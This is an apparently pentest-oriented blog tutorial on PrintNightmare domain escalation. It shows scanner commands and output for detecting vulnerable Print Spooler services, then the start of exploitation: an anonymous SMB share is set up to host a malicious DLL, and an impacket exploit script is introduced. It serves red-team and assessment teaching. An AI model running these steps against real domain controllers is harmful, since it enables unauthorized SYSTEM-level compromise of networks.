# Domain Escalation – PrintNightmare

August 17, 2021

Printers are part of every corporate infrastructure therefore Windows environments they have a number of embedded drivers installed. The Print Spooler (spoolsv.exe) service is responsible for printing jobs and runs by default in domain controllers with SYSTEM level privileges. Since the service is part of the Windows ecosystem it has drawn the attention of security researchers and a number of bugs have been identified.


The most notable was related to a security check bypass on the "*RpcAddPrinterDriver*" method. This remote procedure call as the name indicates adds a printer driver to a server. Therefore an existing user on the domain can leverage this vulnerability in order to add and execute arbitrary code from the context of a printer driver on the domain controller which is running by default the Print Spooler service. Since the service is running with SYSTEM level privileges this leads directly to domain escalation. Even though that Microsoft has released a patch to address this issue and advisories recommend to disable the service on the domain controller it is still expected over the years this vulnerability to remain active in a number of networks. Therefore this technique could be utilized in red team scenarios and penetration testing assessments to compromise the network and achieve the goals of the assessment in a short time-frame.

## Discovery

Prior to any exploit execution it is essential to discover if the domain controller is vulnerable to this attack. A python scanner was developed by Marcello Salvati with the name "*ItWasAllADream*" which needs to be supplied with existing domain user credentials and the target IP of the domain controller or an entire subnet to identify whether the vulnerability is present on the network. The tool uses the following two calls to identify hosts running the Print Spooler service remotely.

1. MS-PAR
2. MS-RPRN

```
sudo docker run -it itwasalladream -u pentestlab -p Password123 -d domain 10.0.0.1
```




```
┌──(kali㉿kali)-[~/ItWasAllADream]
└─$ sudo docker run -it itwasalladream -u pentestlab -p Password123 -d domain
 10.0.0.1
[itwasalladream] INFO - 10.0.0.1 is vulnerable over MS-PAR. Reason: Host atte
mpted to grab DLL from supplied share
[itwasalladream] INFO - 10.0.0.1 is vulnerable over MS-RPRN. Reason: Host att
empted to grab DLL from supplied share
[itwasalladream] INFO - Scan complete, generating report. Please wait ...
[itwasalladream] INFO - report_2021_07_10_180832.csv generated successfully

┌──(kali㉿kali)-[~/ItWasAllADream]
└─$ 
```

ItWasAllADream – Scan for PrintNightmare

The verbose parameter (-v) can provide a detailed output about the steps that the tool perform to identify if a host is vulnerable. The output will display the required RPC calls and also the tool will attempt to load a DLL from a UNC path to verify the vulnerability.

```
sudo docker run -it itwasalladream -u pentestlab -p Password123 -d domain 10.0.0.1
-v
```




```
┌──(kali㉿kali)-[~/ItWasAllADream]
└─$ sudo docker run -it itwasalladream -u pentestlab -p Password123 -d domain
 10.0.0.1 -v

[itwasalladream] DEBUG - Target is CIDR network or IP Address
[itwasalladream.rprn_vector] DEBUG - Connecting to ncacn_np:10.0.0.1[\PIPE\sp
oolss]
[itwasalladream] DEBUG - Started thread poller
[itwasalladream.par_vector] DEBUG - Connecting to ncacn_ip_tcp:10.0.0.1[49676
]
[itwasalladream.par_vector] DEBUG - Bind OK
[itwasalladream.rprn_vector] DEBUG - Bind OK
[itwasalladream] DEBUG - pDriverPath found: C:\Windows\System32\DriverStore\F
ileRepository\ntprint.inf_amd64_83aa9aebf5dffc96\Amd64\UNIDRV.DLL
[itwasalladream] DEBUG - Attempting DLL execution \\172.17.0.2\itwasalladream
\bogus.dll
[itwasalladream.par_vector] DEBUG - Calling par.hRpcAsyncAddPrinterDriver()
[itwasalladream] DEBUG - RPRN SessionError: code: 0x35 - ERROR_BAD_NETPATH -
The network path was not found.
[itwasalladream] INFO - 10.0.0.1 is vulnerable over MS-PAR. Reason: Host atte
mpted to grab DLL from supplied share
[itwasalladream] DEBUG - pDriverPath found: C:\Windows\System32\DriverStore\F
ileRepository\ntprint.inf_amd64_83aa9aebf5dffc96\Amd64\UNIDRV.DLL
[itwasalladream] DEBUG - Attempting DLL execution \\172.17.0.2\itwasalladream
\bogus.dll
[itwasalladream.rprn_vector] DEBUG - Calling rprn.hRpcAddPrinterDriverEx()
[itwasalladream] DEBUG - RPRN SessionError: code: 0x35 - ERROR_BAD_NETPATH -
```

ItWasAllADream – Scan for PrintNightmare Verbose

Alternatively impacket could be used as it contains a utility called rpcdump which can dump the list of RPC endpoints and string bindings which are registered to a target system. Results could be filtered with pipe to obtain only the remote procedure calls of interest. Presence of the "*MS-RPRN*" and "*MS-PAR*" indicate that the target runs the Print Spooler service.


```
python3 rpcdump.py @10.0.0.1 | egrep 'MS-RPRN|MS-PAR'
```



```
┌──(kali㉿kali)-[~/CVE-2021-1675/impacket/examples]
└─$ python3 rpcdump.py @10.0.0.1 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-RPRN]: Print System Remote Protocol
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol

┌──(kali㉿kali)-[~/CVE-2021-1675/impacket/examples]
└─$ 
```


rpcdump – Scan for Print Spooler

A scanner has been also incorporated to PingCastle which is a tool that can benchmark the security posture of an active directory. The "*spooler*" from the scanner menu can scan all hosts on the domain, only servers, only workstation or only the domain controllers.




```
|:.      PingCastle (Version 2.9.2.1     01/07/2021 18:21:05)
|  #:.   Get Active Directory Security at 80% in 20% of the time
# @@  >  End of support: 31/12/2022
| @@@:
: .#                                 Vincent LE TOUX (contact@pingcastle.com)
  .:       twitter: @mysmartlogon                    https://www.pingcastle.com
What do you want to do?
=======================
Using interactive mode.
Do not forget that there are other command line switches like --help that you can use
  1-healthcheck-Score the risk of a domain
  2-conso      -Aggregate multiple reports into a single one
  3-carto      -Build a map of all interconnected domains
  4-scanner    -Perform specific security checks on workstations
  5-advanced   -Open the advanced menu
  0-Exit
==============================
You can know your local admins, if Bitlocker is properly configured, discover unprotect shares, ... A menu will be shown
 to select the right scanner.
```

PingCastle – Scanner




```
|:.      PingCastle (Version 2.9.2.1     01/07/2021 18:21:05)
|  #:.   Get Active Directory Security at 80% in 20% of the time
# @@  >  End of support: 31/12/2022
| @@@:
: .#                                 Vincent LE TOUX (contact@pingcastle.com)
  .:       twitter: @mysmartlogon                    https://www.pingcastle.com
Select a scanner
================
What scanner whould you like to run ?
WARNING: Checking a lot of workstations may raise security alerts.
  1-aclcheck                                                  a-oxidbindings
  2-antivirus                                                 b-remote
  3-computerversion                                           c-share
  4-export_user                                               d-smb
  5-foreignusers                                              e-smb3querynetwork
  6-laps_bitlocker                                            f-spooler
  7-localadmin                                                g-startup
  8-nullsession                                               h-zerologon
  9-nullsession-trust
  0-Exit
==============================
Check if the spooler service is remotely active. The spooler can be abused to get computer tokens when unconstrained del
egations are exploited.
```

PingCastle – Spooler Scanner



```
|:.      PingCastle (Version 2.9.2.1     01/07/2021 18:21:05)
|  #:.   Get Active Directory Security at 80% in 20% of the time
# @@  >  End of support: 31/12/2022
| @@@:
: .#                                 Vincent LE TOUX (contact@pingcastle.com)
  .:       twitter: @mysmartlogon                    https://www.pingcastle.com
Select the scanning mode
========================
This scanner can collect all the active computers from a domain and scan them one by one automatically. Or scan only one
 computer
  1-all               -This is a domain. Scan all computers.
  2-one               -This is a computer. Scan only this computer.
  3-workstation       -Scan all computers except servers.
  4-server            -Scan all servers.
  5-domaincontrollers-Scan all domain controllers.
  0-Exit
```


PingCastle – Scanning Mode Domain Controllers



```
|:.      PingCastle (Version 2.9.2.1     01/07/2021 18:21:05)
|  #:.   Get Active Directory Security at 80% in 20% of the time
# @@  >  End of support: 31/12/2022
| @@@:
: .#                                 Vincent LE TOUX (contact@pingcastle.com)
  .:       twitter: @mysmartlogon                    https://www.pingcastle.com
Select a domain or server
=========================
Please specify the domain or server to investigate:
purple.lab
Free Edition of PingCastle 2.9.2 - Not for commercial use
Starting the task: Scanner
[13:50:11] Running scanner spooler
[13:50:11] Getting computer list
[13:50:49] 1 computers to explore
[13:50:49] Done
Task Scanner completed
=============================================================================
Program launched in interactive mode - press any key to terminate the program
=============================================================================

C:\Users\pentestlab>_
```

PingCastle – Scanner Spooler Results

Once the scan is complete the results will be written into a text file in the directory that PingCastle was executed.




```
Computer        SpoolerActive
dc.purple.lab   True
```

ad_scanner_spooler_purple.lab.txt - Notepad
File Edit Format View Help

PingCastle – Scanner Spooler Output

For operations from a PowerShell console SpoolerScan can also display with a true or false if the PrintSpooler service is running via the "*MS-RPRN*" call.

```
.\SpoolerScan.ps1
```




```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\pentest> .\SpoolerScan.ps1
True
PS C:\Users\pentest>
```

SpoolerScanner

## Exploitation

In order to be able to execute code on the domain controller an SMB share is required that will host the arbitrary DLL. This can be achieved from impacket or through a Windows environment. To automate the process the Invoke-BuildAnonymousSMBServer PowerShell script can utilized to set up an SMB share which users could access without authentication.

```
Import-Module .\Invoke-BuildAnonymousSMBServer.ps1
Invoke-BuildAnonymousSMBServer -Path C:\Share -Mode Enable
```




Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd C:\Users\pentest\
PS C:\Users\pentest> Import-Module .\Invoke-BuildAnonymousSMBServer.ps1
PS C:\Users\pentest> Invoke-BuildAnonymousSMBServer -Path C:\Share -Mode Enable
[+] Enable the Anonymous SMB Server
[1] Add permissions for the target path:  C:\Share
processed file: C:\Share
processed file: C:\Share\pentestlab.dll
Successfully processed 2 files; Failed processing 0 files
[2] Create the net share for the target path:  C:\Share
smb was shared successfully.

[3] Enable the Guest account
The command completed successfully.

[4] Set the share that can be accessed anonymously
The operation completed successfully.
[5] Let Everyone permissions apply to anonymous users
The operation completed successfully.
[6] Remove the Guest account from "Deny access to this computer from the network"
[*] export the security settings
    save as gp.inf
[*] modify the security settings
[*] reimport the security settings
[*] update the security settings
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.

[*] cleanup the file gp.inf and gp.sdb
[+] All done.
    Anonymous SMB Server: //<server ip>/smb
PS C:\Users\pentest>
```

PowerShell – SMB Server

The Impacket implementation of PrintNightmare was developed by Cube0x0 and could be found in the CVE-2021-1675 GitHub repository. The current version of Impacket produce errors while attempting to exploit the PrintNightmare vulnerability through the python script. Therefore it is recommended to use the version which is included in the repository. The script requires domain user credentials, the IP address of the domain controller and the UNC path which the DLL is hosted.

